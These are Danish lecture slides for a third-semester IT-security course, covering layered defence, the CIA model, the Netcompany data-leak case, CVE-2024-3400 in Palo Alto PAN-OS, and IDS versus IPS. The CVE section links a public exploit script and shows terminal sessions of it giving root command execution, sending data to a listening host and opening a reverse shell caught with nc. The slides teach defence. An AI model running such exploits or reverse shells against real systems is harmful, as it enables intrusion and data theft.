

IT-sikkerhed

for 3 sem.

Sune Andersen (SUAN@)



I dag :

- **Hvordan beskytter vi vores systemer mod angreb**
- **Håndtering af Sikkerhedshændelse**
- **Hvorfor skal vi beskytte systemerne?**
- **Fra sårbarhed til angreb**
- **Hardening – CIS Controls & Benchmarks**
- **IDS vs. IPS**

- **Opgave 3 : Malware og sporing...**



Hvordan beskytter vi vores systemer mod angreb?

Forebyg – Patching · MFA · Hardening

Opdag – IDS/IPS · SIEM · EDR · Logging

Begræns – Firewall · Segmentering · Least privilege

Genopret – Backup · Restore · Beredskab

Hovedpointe:

Ingen enkelt sikkerhedsforanstaltning kan beskytte et system mod alt.

- Men man kan gøre det svært ;-)

***MFA = Multi-Factor Authentication**
På dansk: **multifaktor-godkendelse.**



Håndtering af en sikkerhedshændelse

Fra forberedelse til læring – beskyt, begræns og kom stærkere tilbage



CIA-modellen

Det, vi beskytter



Fortrolighed

Kun de rigtige må se data.

Fx: dataleak, spionage, uautoriseret adgang.



Integritet

Data og systemer må ikke ændres.

Fx: manipulation, malware, falske data.



Tilgængelighed

Systemer og data skal være tilgængelige.

Fx: nedetid, ransomware, DoS.

En sikkerhedshændelse kan ikke altid undgås – men konsekvenserne kan begrænses.

Hvorfor skal vi beskytte systemerne?:

Datatyveri → Angriber stjæler persondata

Manipulation → Angriber ændrer data


Nedetid → DDoS eller systemnedbrud

Økonomisk tab → Ransomware eller driftstab

Tab af tillid → Kunder vælger konkurrenten

Key Industry Cyberattack Statistics from 2025

Top 6 most targeted U.S. industries in 2025



Kilde : <https://www.eccu.edu/blog/top-industries-most-vulnerable-to-cyber-attacks/>

Hvorfor skal vi beskytte systemerne?:

Tab af tillid → Kunder vælger konkurrenten

Netcompany i forbindelse med udviklingen af den digitale postkasse mit.dk skal virksomheden bag, it-giganten Netcompany, have overtrådt databeskyttelsesforordningen.

Det mener i hvert fald Datatilsynet, der netop har politianmeldt Netcompany.


I en afgørelse fra tilsynet skriver man, at virksomheden er blevet indstillet til en bøde på minimum 15 mio. kr.

Sagen involverer kompromitterede data fra Netcompany, lækket af 'Zyndicate'.

Manden der lækket data er varetægtsfængslet i fire uger for at undgå påvirkning af opklaringen.

Kilde : Netcompany indstilles til bøde

Kilde : Mand tilstår datatyveri i Netcompany-sag | Indland | DR



Fra sårbarhed til angreb

Et rigtigt eksempel:
CVE-2024-3400 – Palo Alto PAN-OS

SÅRBARHED Kritisk fejl i GlobalProtect
CVSS 10.0 ↓

UDNYTTELSE Angriber sender en
speciel forespørgsel

↓
ADGANG Kommandoer kan køres
som ROOT

↓
KOMPROMITTERING Firewall kan overtages
og data kan hentes

↓
BESKYTTELSE PATCH + OVERVÅGNING
+ BEGRÆNS ADGANG



Fra sårbarhed til angreb

Exploit : <https://github.com/0x0d3ad/CVE-2024-3400/blob/main/exploit.py>

Det interessante er faktisk, at Palo Alto Networks opdagede sagen gennem en kunde. Den 10. april 2024 opdagede sikkerhedsfirmaet Volexity mistænkelig aktivitet hos en kunde, hvor en Palo Alto-firewall var kompromitteret. Det førte til opdagelsen af CVE-2024-3400. Palo Alto oplyste efterfølgende, at der var **målrettede angreb mod kunder**, hvor angribere bl.a. kunne: udføre kommandoer som **root** hente firewall-konfigurationer installere en **Python-baseret bagdør** installere en cron-bagdør for fjernstyring



```
→ /tmp python3 exploit.py
Input IP/Host Target: 10.10.10.54
Input IP Listening: 0.0.0.0 9999
Input command shell: whoami
Exploit Success
→ /tmp
```

```
[redacted ~]$ sudo python3 -m http.server 9999
[sudo] password for [redacted]:
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
10.10.10.54 - - [17/Apr/2024 06:56:13] "GET /?user=root HTTP/1.1" 200 -
```

```
→ /tmp python3 exp.py
Enter the vulnerable target IP/Host: 10.10.10.54
Enter the IP/Host for reverse shell: 0.0.0.0
Enter the port for reverse shell: 4545
Reverse shell successfully launched.
→ /tmp
```

```
[redacted ~]$ nc -lvp 4545
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4545
Ncat: Listening on 0.0.0.0:4545
Ncat: Connection from 10.10.10.54.
Ncat: Connection from 10.10.10.54:
bash: cannot set terminal process group (31346): Inappropriate ioctl for device
bash: no job control in this shell
[root@redacted ~]#
```

IDS vs. IPS

IDS

Intrusion Detection System

Opdager mistænkelig trafik

Sender en alarm


Passiv

"Der sker noget!"

Eksempel

En angriber forsøger at angribe en webserver.

IDS: Registrerer angrebet - Sender alarm til IT



Kilde : <https://www.pynetlabs.com/difference-between-ids-and-ips/>

IDS vs. IPS

IPS

Intrusion Prevention System

Opdager mistænkelig trafik

Kan blokere angrebet

Aktiv

"Jeg stopper det!"


Eksempel

En angriber forsøger at angribe en webserver.

IDS: Registrerer angrebet - Sender alarm til IT

IPS: Registrerer angrebet -Blokere trafikken

Inden for Linux : fail2ban / denyhost



Kilde : <https://www.pynetlabs.com/difference-between-ids-and-ips/>

Nysgerrig?
Spørg løs!



Min Mail
suan@zealand.dk